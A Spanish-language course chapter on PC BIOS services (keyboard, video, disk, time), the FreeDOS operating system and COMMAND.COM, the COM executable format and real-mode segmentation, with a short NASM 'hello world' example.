Según se describe en la sección “El sistema de teclado” del capítulo “Operación de los periféricos del PC”, el sistema genera una interrupción 9 cada vez que se produce un movimiento de tecla. Al momento del inicio del PC, el POST apunta el vector de interrupción correspondiente a la rutina de atención a la interrupción de teclado del BIOS. En caso de bajada de tecla, esta rutina traduce el código de scan del sistema a un valor ASCII según el estado de las teclas SHIFT o ALT (la actividad de la tecla SHIFT indica mayúscula, y el ingreso de un número manteniendo la tecla ALT baja se reconoce como un código ASCII decimal). Los estados de las teclas SHIFT y ALT se acceden respectivamente en las direcciones 00417H y 00418H. Si por ejemplo SHIFT y ALT no se encuentran activas, la bajada de la tecla “P” resulta en el código ASCII correspondiente al carácter “p”, esto es 70h. La rutina sitúa el código de scan y el byte ASCII en el siguiente lugar disponible de un buffer circular de palabras. Por último, la reconoce la interrupción del teclado y devuelve el control al programa ejecutando al momento de la interrupción. La rutina ignora las subidas de teclas distintas de SHIFT y ALT, reconociendo la interrupción del teclado sin otra acción.

El servicio 0 devuelve el siguiente carácter ingresado en el teclado. A medida que se oprimen teclas, el BIOS registra los caracteres correspondientes en un buffer circular. Si existe un carácter disponible en el buffer se devuelve de inmediato. Cada carácter se devuelve como un par de bytes, denominados bytes principal y auxiliar. El byte principal se devuelve en AL, y es 0 para caracteres especiales o el código para caracteres ASCII ordinarios. El byte auxiliar, que se devuelve en AH, es la ID de carácter para caracteres especiales o el código scan del sistema para caracteres ASCII. Si no existe un carácter en el buffer el servicio 0 queda a la espera de un carácter en un bucle infinito, lo cual congela al programa que lo llama.

El servicio 1 informa si existe un carácter disponible en el buffer de teclado. A pesar de que se reporta un carácter disponible, el carácter permanece en el buffer de entrada hasta que es quitado por el servicio 0. La bandera ZERO (ZF) se utiliza como indicador: 1 indica que no existe entrada, y 0 indica que existe entrada. Cuando ZF es 0, el carácter se devuelve en AL y AH de forma análoga al servicio 0.

El servicio 2 devuelve el estado de las teclas tipo SHIFT en el registro AL. Este servicio devuelve en AL la copia del byte en la dirección de memoria 00417H. Este byte se compone de 8 bits, que indican desde la posición más significativa a la menos significativa los estados de las teclas que siguen: INSERT, CAPS LOCK, NUM LOCK, SCROLL LOCK, ALT SHIFT, CTRL SHIFT, NORMAL SHIFT (izquierdo), NORMAL SHIFT (derecho). En todo caso un bit 1 indica actividad del estado.

El servicio de acceso a video

Los servicios de video se acceden por la interrupción 16 (10H). Existen 16 servicios comunes a todas las plataformas y uno disponible en plataformas AT+. Los servicios se numeran desde 0 y se seleccionan iniciando el registro AH con el número del servicio. Varios servicios requieren del pasaje de parámetros en BX, CX o DX. En este curso se cubren sólo los servicios asociados a los modos de texto.

Los modos de texto 0 y 1 utilizan 2K de memoria, mientras los modos de texto 2 y 3 utilizan 4K. Estos valores representan sólo una porción de la memoria disponible en los adaptadores de color gráficos. Por ejemplo, el mapa de bits del adaptador CGA (Color Graphics Adapter) estándar

ocupa 16K de memoria. En estos modos, la memoria disponible de 16K se divide en múltiples imágenes de pantalla denominadas “páginas”. En un instante dado existe una única página desplegada en pantalla, denominada página activa. Las páginas se numeran 0 a 7 en los modos 0 y 1, y 0 a 3 en los modos 2 y 3, comenzando la página 0 al inicio del área de la memoria de video de 16KB. En los modos 0 y 1 las páginas comienzan cada 2KB desde el comienzo de la memoria de video, y en los modos 2 y 3 cada 4KB. La página activa se controla con la dirección de comienzo del chip controlador de video 6845.

El servicio 0 selecciona el modo de video, pasado en AL. Los modos de texto posibles se detallan en la tabla. Los servicios 0-3 se aplican al adaptador CGA estándar, y el modo 7 al adaptador monocromo. Normalmente el BIOS borra la pantalla siempre que se inicia el modo, a pesar de que el modo seleccionado sea el mismo que el anterior.

Modo	Tipo	Colores	Resolución	Dimensiones	Adaptador
0	Texto	B/N	Media	40 x 25	CGA
1	Texto	16	Media	40 x 25	CGA
2	Texto	B/N	Alta	80 x 25	CGA
3	Texto	16	Alta	80 x 25	CGA
7	Texto	B/N	Alta	80 x 25	MA

El servicio 1 controla el tamaño y la forma del cursor utilizado en modos de texto. El curso estándar de IBM aparece normalmente como una o dos líneas en la parte de abajo en la posición de un carácter en la pantalla. El adaptador CGA dibuja un cursor de hasta 8 líneas de altura, numeradas 0 a 7 desde abajo hacia arriba. El adaptador monocromo y el EGA dibuja un cursor de hasta 14 líneas de altura, numeradas 0 a 13 desde abajo hacia arriba. El tamaño del cursor se fija especificando las líneas de comienzo y fin en los registros CH y CL respectivamente. Los valores de defecto son CH = 6 y CL = 7 para el CGA, y CH = 12 y CL = 13 para el MA. Si el bit 5 de CH es 1 el cursor desaparece.

El servicio 2 cambia la posición del cursor de la página especificada a las coordenadas de fila y columna especificadas. Cada una de las páginas tiene su posición de cursor independiente de las demás. La fila se especifica en DH, la columna en DL y el número de página en BH. El origen 0,0 de coordenadas es el rincón superior izquierdo de la imagen.

El servicio 3 lee la posición y el tamaño del cursor de una página especificada. El número de página se especifica en el registro BH. Devuelve las líneas de comienzo y fin del cursor en CH y CL respectivamente, la fila del cursor en DH y la columna en DL.

El servicio 5 activa la página especificada en los modos de texto 0 a 3. El número de página se especifica en el registro AL. El número es 0 a 7 en los modos de 40 columnas, y 0 a 3 en los modos de 80 columnas.

Los servicios 6 y 7 desplazan respectivamente hacia arriba y hacia abajo de una ventana un número especificado de líneas. En el desplazamiento hacia arriba N líneas se eliminan las N líneas en el borde superior de la ventana y se agregan N líneas en blanco en el borde inferior; el desplazamiento hacia abajo elimina líneas en el borde inferior y agrega líneas en blanco en el borde superior. El número de líneas se especifica en el registro AL. Si AL es 0, se blanquea la ventana completa. La posición y el tamaño de la ventana se especifica en CX y DX: la fila de arriba en CH, la fila de abajo en DH, la columna izquierda en CL y columna derecha en DL. El atributo de las líneas agregadas se especifica en BH.

El servicio 8 devuelve el carácter situado debajo del cursor en la página especificada. La página activa se especifica en BH. El carácter ASCII se retorna en AL, y el atributo en AH.

El servicio 9 escribe una o más copias de un carácter y su atributo a partir de la posición del cursor en la página especificada. El carácter se especifica en AL, el atributo en BL, la página en BH y el

número de copias en CX. La posición del cursor no se actualiza de forma automática. El servicio 10 es análogo al servicio 9, salvo que no permite modificar el atributo de pantalla.

El servicio 14 (0EH) escribe el carácter especificado en la posición del cursor de la página especificada y avanza en uno la posición del cursor, avanzando la línea o desplazando la pantalla si resulta necesario. El carácter se especifica en AL y la página en BH.

El servicio 15 (0FH) devuelve el modo de video en AL, el número de caracteres por línea en AH y la página activa en BH.

El servicio 19 (13H) está disponible en los PC AT+ permite escribir una cadena de caracteres en una página. Opcionalmente, los atributos de los caracteres se pueden especificar de forma individual o grupal, y la posición del cursor se avanza hasta el fin de la cadena o no se actualiza, según el subservicio seleccionado. El número se subservicio se especifica en AL, el puntero a la cadena en ES:BP, el largo de la cadena en CX, la posición del primer carácter de la cadena en la página en DX y el número de página en BH.

El servicio de acceso a disco

Los servicios de disco se acceden por la interrupción 19 (13H). El servicio particular se selecciona cargando el número de servicio en el registro AH. En este curso se cubren los 6 servicios estándar, que se numeran 0 a 5.

La interrupción 13H permite acceso a todos los discos del sistema, independientemente del tipo de disco. El vector de interrupción apunta a una lista de rutinas de acceso a los distintos tipos de disco. Esta lista se construye en la etapa POST por un mecanismo ya descrito en la sección "El inicio del PC desde el encendido": en la etapa de inicio de cada dispositivo se apunta el vector de interrupción 13H a la rutina específica del dispositivo y se salva el valor anterior del vector en una variable de esta rutina. Si se considera como ejemplo un sistema con disquete y disco duro, en la etapa de inicio del sistema de disquete se apunta el vector de interrupción 13H a la rutina de acceso a disquete y se salva el vector anterior (que apunta a una instrucción RETI; ver sección "El inicio del PC desde el encendido") en una variable de la rutina de disquete, y posteriormente al iniciarse el disco duro se apunta la interrupción 13H a la rutina de acceso a disco duro y se salva el vector anterior (que apunta a la rutina de disquete) en una variable de la rutina de disco duro.

El dispositivo accedido se especifica en el registro DL. Un 1 en el bit más significativo del número de dispositivo indica que se trata de un disco duro, mientras un 0 en el bit más significativo indica que se trata de un disquete. Por ejemplo, el número de dispositivo 80H refiere al primer disco duro del sistema, mientras el número de dispositivo 00H refiere al primer disquete del sistema.

Siguiendo la organización física del disco, la interfaz lógica al BIOS de disco considera a los datos almacenados en un disco organizados en bloques de 512B denominados "sectores".

Análogamente a la interfaz al controlador de disco, la interfaz al BIOS establece dos sistemas de coordenadas para referir a los sectores de un disco: el sistema de coordenadas CHS, disponible en todos los BIOS, y el sistema de coordenadas LBA, disponible sólo en los BIOS modernos. En este curso sólo se trata el sistema CHS. Sin embargo existe una diferencia fundamental entre la interfaz al BIOS y la interfaz al disco (ya mencionada en la sección "Sistema de disco duro" del capítulo "Operación de los periféricos del PC"): el tamaño de cada uno de los campos de la coordenada CHS. En lo que sigue se denota "CHS lógica" a una coordenada especificada de acuerdo a la interfaz al BIOS y por "CHS física" a una coordenada especificada de acuerdo a la interfaz al controlador de disco.

De acuerdo a la interfaz al BIOS, una coordenada CHS lógica permite identificar máximo 1024 cilindros, 256 cabezales y 64 sectores. Por otro lado, de acuerdo a la la interfaz al controlador de

disco, una coordenada CHS física permite identificar un máximo de 65536 cilindros, 16 cabezales y 256 sectores. Suponiendo sectores de 512 bytes, el tamaño máximo de disco accesible en formato CHS lógico es 2^{24} x 512 = 8GB. Sin embargo, teniendo en cuenta los límites máximos de cada sistema de coordenadas el tamaño máximo de disco accesible es 1024 x 16 x 64 x 512B = 512 MB. Para solucionar esta incompatibilidad se han implementado algoritmos de conversión de coordenadas CHS lógicas a coordenadas CHS físicas en los BIOS.

Desde el punto de vista de BIOS, la organización en sectores y la especificación de la dirección de un sector es independiente del tipo de disco accedido. Esto es, la dirección de un sector se especifica en formato CHS independientemente si el disco es tipo ATA-2, si es un disquete o si es tipo SCSI.

La rutina de acceso a disquete de los sistemas PC que soportan un único tipo de disquete opera a partir de la tabla de parámetros de disquete. Esta tabla, que se almacena en ROM y es apuntada por el vector de interrupción 1EH, se compone de una docena de parámetros de control del sistema de disquete como el tamaño del sector, el tiempo entre pasos y el tiempo de estabilización del cabezal lector. Los BIOS de los sistemas que soportan más de un tipo de disquete ignoran la mayor parte de los bytes de la tabla.

La rutina de acceso a disco duro opera a partir de dos tablas de parámetros de disco duro que mantienen información de cada disco duro del sistema. El BIOS utiliza esta tabla para programar el controlador y especificar tiempos que controlan el dispositivo. El vector de interrupción 41H apunta a la tabla del disco 0 y el vector de interrupción 46H apunta a la tabla del disco 1.

El servicio 0 ejecuta el comando RESET de los controladores de disco y de disquete, y el comando RECALIBRATE sobre cada disco y cada disquete. El comando RECALIBRATE cambia la posición de los cabezales lectores al cilindro 0.

El servicio 1 devuelve el estado de la última operación de disco o disquete en el registro AH, según el dispositivo seleccionado en el registro DL es respectivamente un disco o un disquete. En ambos casos se trata de datos ubicados en direcciones estándar del segmento de datos del BIOS: si se trata de un disco duro, se devuelve el dato en la dirección 40:74H, y si se trata de un disquete, se devuelve el dato en la dirección 40:41H.

El servicio 2 lee uno o más sectores de disco o disquete a memoria. En principio, en caso de lectura de más de un sector, todos los sectores deben estar en la misma pista. El tamaño del buffer en memoria no debe exceder los 64kB. Los parámetros de entrada y salida se describen en lo que sigue.

Parámetros de entrada:

Registro PC	Contenido
AH	02h = Lectura de sectores
AL	Número de sectores a leer
CH	Cilindro [7...0]
CL	Cilindro [9+8] Sector[5...0]
DH	Cabeza
DL	Número de dispositivo (bit más significativo 1 disco duro, 0 disquete)
ES:BX	Puntero a buffer

Parámetros de salida:

Devuelve el resultado de la operación en la bandera CARRY. C=1 indica error de lectura y C = 0 indica éxito. Si C = 1, AH indica el código de error, y si C = 0, AH es 0 y AL indica el número de sectores leídos.

El código de acceso a disco descrito en la sección “Ejemplo: bus ATA-2 (EIDE)“ es un ejemplo simplificado de rutina de lectura a disco duro de BIOS.

El servicio 3 escribe uno o más sectores desde memoria a disquete o a disco duro. Los parámetros y detalles del servicio 3 son análogos al del servicio 2. El servicio 3 se considera el servicio inverso del servicio 2.

El servicio 4 verifica el contenido de uno o más sectores de disquete o de disco, comparando el CRC calculado a partir de los datos contra el CRC del sector. La interfaz es igual a la del servicio 2 salvo que no utiliza el par de registros ES:BX.

El servicio 5 da formato una pista del disco duro o del disquete. El tipo de formato varía según se trata de un disco duro o un disquete, por lo que cada caso se trata en forma separada.

Para el caso de un disquete, la interfaz del servicio 5 es análoga a la del servicio 2, salvo que no utiliza se utiliza el registro CL que indica el número de sector (en un disquete CL indica sólo el número de sector, ya que los bits 8 y 9 de cilindro son 0). El comando da formato a una pista completa. Según se vio en la sección “Formato de datos del disquete” del capítulo anterior, cada sector de la pista tiene 4 bytes descriptivos que componen la ID del sector. Estos bytes definen las marcas de referencia que permiten identificar los sectores durante las operaciones de lectura, escritura y verificación. El par de registros ES:BX apunta a un área de datos que contiene los 4 bytes asociados a cada sector formateado, esto es, de tamaño AL x 4 bytes. El byte de cilindro se refiere como C, el byte de cabezal como H, el byte de número de sector como R, y el byte de código de tamaño de sector como N.

Cuando un sector se lee o se escribe, el BIOS realiza una búsqueda de la ID del sector a lo largo de la pista. La parte esencial de la ID del sector es el campo R, esto es, el número de sector. Aunque los bytes C y H no se necesitan ya que el cabezal lector es llevado mecánicamente a la pista apropiada y la cara se selecciona electrónicamente, en la etapa de formato se salvan y se verifican por robustez.

La lista de bytes de ID de sector apuntada por ES:BX se escribe de forma secuencial, a partir del hueco indicador del comienzo de la pista. El hueco indicador es ignorado en toda otra operación (lectura, escritura, verificación), que utiliza directamente los bytes de ID.

De acuerdo a lo visto en la sección “Acceso directo a memoria (DMA)” del capítulo anterior, el orden de los sectores puede ser modificado de acuerdo a una secuencia de interleaving. El disco duro del PC XT presenta interleaving con paso 6, de forma que sectores consecutivos están físicamente separados a 6 sectores. La secuencia de bytes de ID para la pista 0, cabezal 1 de un disquete DOS de 9 sectores convencional son los siguientes:

```
            C H R N    C H R N    C H R N    ...   C H R N
ES:BX->     0 1 1 2    0 1 2 2    0 1 3 2    ...   0 1 9 2
```

Nótese que ningún parámetro de entrada al servicio 5 especifica el valor que se escribe en cada sector formateado. Este valor se encuentra en la tabla de parámetros de disquete.

El servicio 5 para disco duro opera de forma similar al de disquete, con dos diferencias. La primer diferencia radica en la interfaz: para el PC/XT, AL especifica el paso de interleaving; en todos los PCs CL tiene el mismo significado que en la interfaz al servicio 2. La segunda diferencia radica en el área de datos apuntada por ES:BX (utilizada en sistemas AT en adelante), que especifica sólo dos bytes de identidad por sector: el primer byte indica el tipo de sector (0 indica sector bien, 80H indica sector mal), y el segundo byte indica el número R, esto es, el byte de número de sector. La secuencia de bytes para dar formato a una pista de 17 sectores con interleaving de paso 2 y con el sector 8 marcado mal es el siguiente:

```
Sector     -1-   -2-   -3-   -4-   -5-   -6-   -7-   -8-        -9-
ES:BX      0,1   0,10  0,2   0,11  0,3   0,12  0,4   80H,13     0,5

           -10-  -11-  -12-  -13-  -14-  -15-  -16-  -17-
           0,14  0,6   0,15  0,7   0,16  0,8   0,17  0,9
```

El servicio acceso a la hora del día

Los servicios acceso a la hora del día de disco se acceden por la interrupción 1AH. El servicio particular se selecciona cargando el número de servicio en el registro AH. En este curso a modo de ejemplo se cubren sólo los servicios 0 a 5, del total de 12 servicios.

Los distintos servicios particulares de la interrupción 1AH permiten acceso tanto a la hora del día mantenida en la zona de datos del BIOS como a la hora del día del reloj de respaldo en el chip CMOS. La hora del día en la zona de datos del BIOS es mantenida por el mismo BIOS a partir de las interrupciones del temporizador primario del sistema.

El servicio 0 devuelve el número ticks del temporizador principal del sistema, mantenido por el BIOS en la RAM del BIOS. El número de ticks se almacena en 32 bits, esto es, una palabra doble, y se devuelve en los registros DX (palabra alta) y CX (palabra baja). El servicio devuelve en AL una bandera (mantenida por el BIOS en la dirección 40:70H) que indica si la cuenta excede las 24 horas desde la última lectura.

El servicio 1 escribe el valor de ticks especificado en los registros DX y CX en el contador de ticks de la RAM del BIOS (en la dirección 40:6CH), y pone a 0 una bandera en la variable de BIOS en la dirección 40:70H que indica el exceso de 24 horas desde la última lectura de ticks.

El servicio 2 devuelve la hora actual del RTC del chip CMOS, y la información de error de la lectura de la hora en la bandera CARRY. Si devuelve 0 en CARRY, los registros contienen la hora según sigue: CH contiene las horas, 0 a 23, en código BCD; CL contiene los minutos, 0 a 59, en código BCD; DH contiene los segundos, 0 a 59, en código BCD. Un valor 1 en la bandera CARRY significa que existió error en la lectura de la hora (por ejemplo, si la lectura de la hora coincide con el momento en que el chip está bloqueado actualizando la hora).

El servicio 3 escribe la hora suministrada en los registros CX y DX al RTC del chip CMOS. La hora se suministra por una interfaz análoga a la del servicio 2.

Los servicios 4 y 5 permiten respectivamente leer y escribir la fecha del chip CMOS, de acuerdo a la siguiente interfaz: CH contiene el siglo, 19 o 20, en código BCD; CL contiene el año, 0 a 99, en código BCD; DH contiene el mes, 1 a 12, en código BCD; DL contiene el día, 1 a 31, en código BCD.

El ambiente de desarrollo del curso

El ambiente de desarrollo tiene una parte de hardware y una parte de software. El hardware consiste en PCs tipo AT+ equipados con procesador 80386 o mayor, disquetera, disco duro, teclado y monitor color. El software consiste en un conjunto de programas libres y “open source”: el sistema operativo FreeDOS, el compilador NASM y el linker VAL.

En este capítulo se tratan los temas necesarios para desarrollar el programa del laboratorio 1: el sistema operativo FreeDOS, el compilador NASM, y el formato de archivo ejecutable “COM”.


El sistema operativo FreeDOS y el formato de archivo ejecutable .COM

Desde el punto de vista del usuario y del programador de aplicaciones el sistema operativo FreeDOS es idéntico al sistema operativo MS-DOS de Microsoft. En este curso se utilizan indistintamente los dos términos “FreeDOS” y “DOS”.

Según se menciona en la sección “El inicio del PC desde el encendido”, el último paso de la etapa del POST del PC consiste en la carga del sector CHS = 0,0,1 del dispositivo primario de arranque a la dirección 0000:7C00H, y el salto incondicional a la dirección 0000:7C00H.


Si el dispositivo de arranque es un disquete, el sector CHS = 0,0,1 contiene un programa que se denomina “sector de inicio” (en inglés, boot sector). Este programa forma parte de la instalación del sistema operativo. Por ejemplo, un disquete conteniendo una instalación de FreeDOS tiene el sector de inicio de FreeDOS, que fue escrito en el sector CHS = 0,0,1 como parte del proceso de instalación de FreeDOS en el disquete.

Usando los servicios del BIOS, el programa en el sector de inicio comienza un proceso de carga del sistema operativo a memoria, cuyo detalle queda fuera del alcance de este curso. Al momento de terminar este proceso el sistema operativo completo se encuentra en memoria y el espacio de memoria del PC se organiza según la figura:



El proceso de inicio del sistema operativo termina con la ejecución de un programa procesador de comandos (DOS shell) denominado COMMAND.COM. Este programa imprime en pantalla una línea de comandos, y queda a la espera del ingreso de comandos por parte del usuario.

La arquitectura de FreeDOS se compone de varias capas, que ocultan las peculiaridades de hardware a la lógica del núcleo del sistema operativo y a la interfaz de usuario.



A través de los distintos servicios del BIOS de la ROM en la placa madre del PC el sistema operativo accede al monitor de video y al teclado, a la impresora de línea, al disco y al reloj de hora y fecha.

Los drivers del BIOS se refieren como “residentes” y los drivers instalados durante el inicio del sistema a través de comandos tipo DEVICE en el archivo de configuración del sistema CONFIG.SYS se refieren como “instalados”.

El núcleo (en inglés, kernel) implementa las funciones que sirven de soporte a la interfaz a las aplicaciones. Consiste de un conjunto de funciones independientes del hardware denominadas “funciones del sistema”. Estas funciones incluyen el manejo de un sistema de archivos, el manejo de memoria, el manejo de la entrada salida de los dispositivos de carácter, la ejecución de programas y el acceso al reloj de tiempo real.

Los programas acceden a las funciones del sistema cargando los registros con parámetros específicos de cada función y transfiriendo el control al sistema operativo a través de la ejecución de una interrupción de software (análogamente al acceso a los servicios del BIOS).

Por último, el procesador de comandos, o shell (palabra inglesa), es la interfaz del sistema operativo al usuario. Interpreta y ejecuta los comandos de los usuarios. El shell por defecto de FreeDOS se encuentra en el archivo COMMAND.COM. A pesar de que la línea de comandos y los mensajes de respuesta COMMAND.COM definen completamente la percepción normal de FreeDOS por parte del usuario, COMMAND.COM no forma parte del sistema operativo, sino que es una clase especial de programa ejecutando bajo control de FreeDOS. En efecto, COMMAND.COM puede ser reemplazado por un shell de diseño propio añadiendo una sentencia SHELL al archivo de configuración del sistema CONFIG.SYS.

El intérprete de comandos COMMAND.COM

El shell por defecto de FreeDOS, COMMAND.COM, se divide en tres partes: una parte residente, una parte de inicialización y una parte transitoria.

La parte residente se carga en la memoria baja por encima de los buffers y las tablas del núcleo del sistema operativo FreeDOS. Contiene las rutinas para procesar Ctrl-C, Ctrl-Break, errores críticos, y la terminación de programas transitorios. Esta parte de COMMAND.COM emite los mensajes de error, en particular el familiar “Abort, Retry, Ignore?”. Contiene el código que carga a memoria la parte transitoria de COMMAND.COM.

La parte de inicialización se carga por encima de la residente cuando se inicia el sistema. Procesa el archivo AUTOEXEC.BAT, si existe, y luego se descarta.

La parte transitoria de COMMAND.COM se carga en el extremo superior de la memoria disponible para programas de usuario, por lo que la memoria que ocupa puede ser utilizada por otros programas. Imprime la línea de comandos, e interpreta y ejecuta los comandos ingresados desde el teclado o de un archivo batch. En general, al finalizar un programa se devuelve el control a la parte residente, que carga la parte transitoria a memoria si es necesario.

Los comandos aceptados por COMMAND.COM se distinguen en tres categorías: comandos internos, comandos externos y archivos batch.

Los comandos internos o intrínsecos se ejecutan según código en el mismo COMMAND.COM. Los comandos de esta categoría incluyen COPY, REN(AME), DIR(ECTORY) y DEL(ETE). Las rutinas de los comandos internos se encuentran en la parte transitoria de COMMAND.COM.

Los comandos externos o extrínsecos corresponden a programas almacenados en disco. Son ejemplos de comandos externos CHKDSK, BACKUP y RESTORE. Estos programas se cargan al área de memoria disponible para programas de usuario y se descartan de la memoria tras finalizar la ejecución, por lo que deben ser cargados desde disco cada vez que se invocan.

Los archivos batch son archivos de texto con extensión .BAT que contienen un listado de comandos intrínsecos, de comandos extrínsecos o de otros archivos batch. Se procesan por un intérprete en la parte transitoria de COMMAND.COM, que lee el archivo batch una línea a la vez y ejecuta en orden las operaciones especificadas.

El proceso de interpretación de un comando de usuario por COMMAND.COM tiene a lo más dos pasos. Si el nombre del comando coincide con el de un comando intrínseco se ejecuta directamente. En caso negativo, se busca un comando externo o archivo batch con el mismo nombre del comando. La búsqueda comienza por el directorio actual y sigue en cada directorio especificado por la variable PATH. En cada directorio se busca primero un archivo con extensión .COM, luego .EXE y finalmente .BAT. Si la búsqueda falla en todos directorios, se despliega el mensaje familiar “Bad command or file name”.

Si el archivo encontrado tiene extensión .COM o .EXE, COMMAND.COM llama a la función EXEC de FreeDOS para cargar el archivo y ejecutarlo. La función EXEC se ejecuta en tres pasos. Primero, construye una estructura de datos especial denominada PSP (Program Segment Prefix) en la zona de memoria disponible para programas de usuario (por encima de la parte residente de COMMAND.COM). La PSP contiene datos utilizados por el programa. Segundo, carga el programa por encima de la PSP y realiza cualquier relocación necesaria. Tercero, inicia los registros con valores apropiados y transfiere el control al punto de entrada del programa. El programa finaliza la ejecución llamando a una función de terminación de FreeDOS, que libera la memoria del programa y retorna el control al programa que ejecutó la función EXEC, esto es, COMMAND.COM.

Un programa que ejecuta bajo FreeDOS tiene control casi completo sobre los recursos. La función de FreeDOS se reduce a la atención de las interrupciones (por ejemplo, la del driver de teclado) y a la ejecución de las llamadas al sistema del programa.

El núcleo del sistema operativo

El núcleo del sistema operativo implementa las funciones que sirven de soporte a la interfaz a las aplicaciones. En este curso se denomina “servicios DOS” al conjunto de operaciones que DOS brinda a los programas. Estos servicios se dividen en dos categorías: interrupciones DOS y llamadas a funciones DOS.

Las interrupciones DOS se acceden por interrupciones de software individuales. Por otro lado, las llamadas a funciones DOS se acceden por la interrupción paraguas 21H. De forma análoga a los servicios del BIOS, las funciones individuales se seleccionan con el registro AH.

Los servicios DOS cumplen las funciones de manejo de sistema de archivos, de manejo de memoria, de manejo de la entrada salida de los dispositivos de carácter, de ejecución de programas y de acceso al reloj de tiempo real.

La función de manejo de sistema de archivos brinda al programador la abstracción de un dispositivo de bloques en un sistema de archivos organizados jerárquicamente sobre la base de un árbol de directorios. Las funciones individuales permiten, entre otras, abrir archivos para lectura/escritura, escribir archivos, leer archivos, crear archivos, borrar archivos, crear directorios, leer directorios, cambiar el directorio actual y buscar archivos.

Las funciones de manejo de memoria incluyen la reserva o liberación de memoria en la zona de memoria disponible para programas de usuario y la carga de programas residentes en memoria.

Los programas residentes juegan un papel importante en este curso. Al contrario de un programa normal, cuya memoria se libera al terminar el programa, un programa residente mantiene una parte especificada del programa en memoria tras terminar. La especificación de una parte residente de un programa provoca que DOS modifique la posición de inicio de la memoria disponible para programas de usuario a la dirección del click que sigue inmediatamente a la parte residente. Está claro que la incorporación de un nuevo servicio en el seno de DOS requiere la residencia en memoria del programa asociado.

Las funciones de manejo de entrada salida de los dispositivos de carácter incluyen la impresión de un carácter o de una cadena de caracteres a la pantalla, la entrada de un carácter desde el teclado, con o sin eco, la entrada y salida a puertos seriales RS-232, y la impresión a impresora.

Las funciones de ejecución de programas incluyen la carga y ejecución de un programa, y la terminación de un programa. El mecanismo de estas funciones ya se describió en la sección anterior.

Las funciones de acceso al reloj de tiempo real incluyen la lectura escritura de la fecha y la lectura escritura de la hora.

Las funciones DOS, incluyendo la interfaz de cada una, se detallan en muchos libros (ver por ejemplo [1]). En este curso se cubren sólo algunas a modo de ejemplo.

El programa .COM

De acuerdo a lo expresado en la sección “El intérprete de comandos COMMAND.COM”, el proceso de interpretación de un comando de usuario por COMMAND.COM tiene a lo más dos pasos. Si el nombre del comando coincide con el de un comando intrínseco se ejecuta directamente. Si no se busca un comando externo o archivo batch con el mismo nombre del comando. La búsqueda comienza por el directorio actual y sigue en cada directorio especificado por la variable PATH. En cada directorio se busca primero un archivo con extensión .COM, luego .EXE y finalmente .BAT. Si la búsqueda falla en todos directorios, se despliega el mensaje familiar “Bad command or file name”.

Los archivos EXE y COM se ejecutan directamente por la CPU. El tipo COM es el más simple de los dos. El formato de segmento del archivo COM está predefinido en DOS, mientras el formato de segmento del archivo EXE se define en el programa. Un archivo COM se corresponde directamente a la imagen binaria del programa en memoria, mientras un archivo EXE no.

DOS ejecuta un programa COM realizando un trabajo preparatorio, cargando el programa en memoria y pasando el control al programa. Mientras el programa COM no recibe el control, el programa que ejecuta es DOS y el programa COM se considera como datos. Para facilitar la comprensión del proceso de ejecución se considera el código que sigue:

```
section .text           ;Como hay un único segmento, el segmento de
                        ;texto incluye código y datos
org 100h                ;Primera instrucción del programa en offset
                        ;100H, siguiendo a la PSP.
mov ah,9                ;Función 9 DOS: imprime cadena de texto
                        ;terminada en '$'.
mov dx,HI               ;Recibe puntero a la cadena en DS:DX (DS =
                        ;CS).
int 21h                 ;Pasa control a DOS.

mov ax, 4C00h           ;Función 4CH DOS: termina programa.
int 21h                 ;Pasa control a DOS.

HI db 'Buen dia mundo!!!$'    ;cadena de texto en dirección "HI"
```

Este programa es un equivalente ASM al programa HELLO.C (famoso programa utilizado en todo curso introductorio del lenguaje C), por lo que se denomina en lo que sigue "HOLA.ASM". El programa se ensambla en HOLA.COM. Cuando el usuario ingresa "HOLA" en la línea de comandos, DOS comienza por reservar memoria para cargar el programa. Para comprender la forma en que un programa COM utiliza la memoria, es útil recordar que los programas COM son herencia de CP/M, un viejo sistema operativo que ejecutaba sobre computadoras con procesadores que accedían sólo 64 kB de memoria. La amplia difusión de CP/M al momento del advenimiento del PC y de MS-DOS llevó a que el 8088 y MS-DOS se diseñaran para portar fácilmente los programas CP/M. El resultado es el programa COM para el 8088.

Como se ha visto, todos los registros del microprocesador 8088 son de 16 bits, y por tanto permiten la referencia a 64 kB de memoria. Como ya se mencionó en el capítulo "La arquitectura básica del PC", la segmentación permite al 8088 la referencia a 1MB de memoria, generando una dirección física de memoria de 20 bits a partir de un registro de segmento de 16 bits y un registro offset de 16 bits. Por ejemplo, si DS = 1275H y BX = 457H, la dirección física de 20 bits del byte DS:[BX] es

```
1275H x 10H =     12750H
+ 457H
----------
12BA7H
```

Como ya se vio, una misma dirección física se puede acceder de muchas formas. Por ejemplo, el par DS = 12BAH y BX = 7 resulta en la misma dirección física que el ejemplo anterior. Sin embargo, las razones expuestas en la sección "Operación de un programa ejecutando en modo real" hacen que la práctica general sea iniciar los registros de segmento apuntando a segmentos (regiones contiguas) de memoria y utilizar los registros de offset para apuntar a datos y código en los segmentos. Normalmente los registros de segmentos son cantidades implícitas en los programas ASM para el 8088. Por ejemplo, la instrucción

```
mov ax, [bx]
```

con BX = 7, carga la palabra en el offset 7 del segmento de datos en AX. El segmento de datos DS está implícito en la instrucción. Si DS = 12BAH, la instrucción carga en AX la palabra en la dirección física 12BA7H.

El registro CS especifica el segmento de 64K que contiene las instrucciones de programa ejecutadas por la CPU. El registro DS especifica el segmento que contienen los datos del programa, y el segmento de stack (SS) especifica el segmento de la pila del programa. El registro ES está disponible para uso por el programador como registro extra. Por ejemplo, puede apuntar al segmento de memoria de video para escribir datos directamente al video, o apuntar al segmento 40H donde el BIOS guarda información crucial de configuración de la computadora.

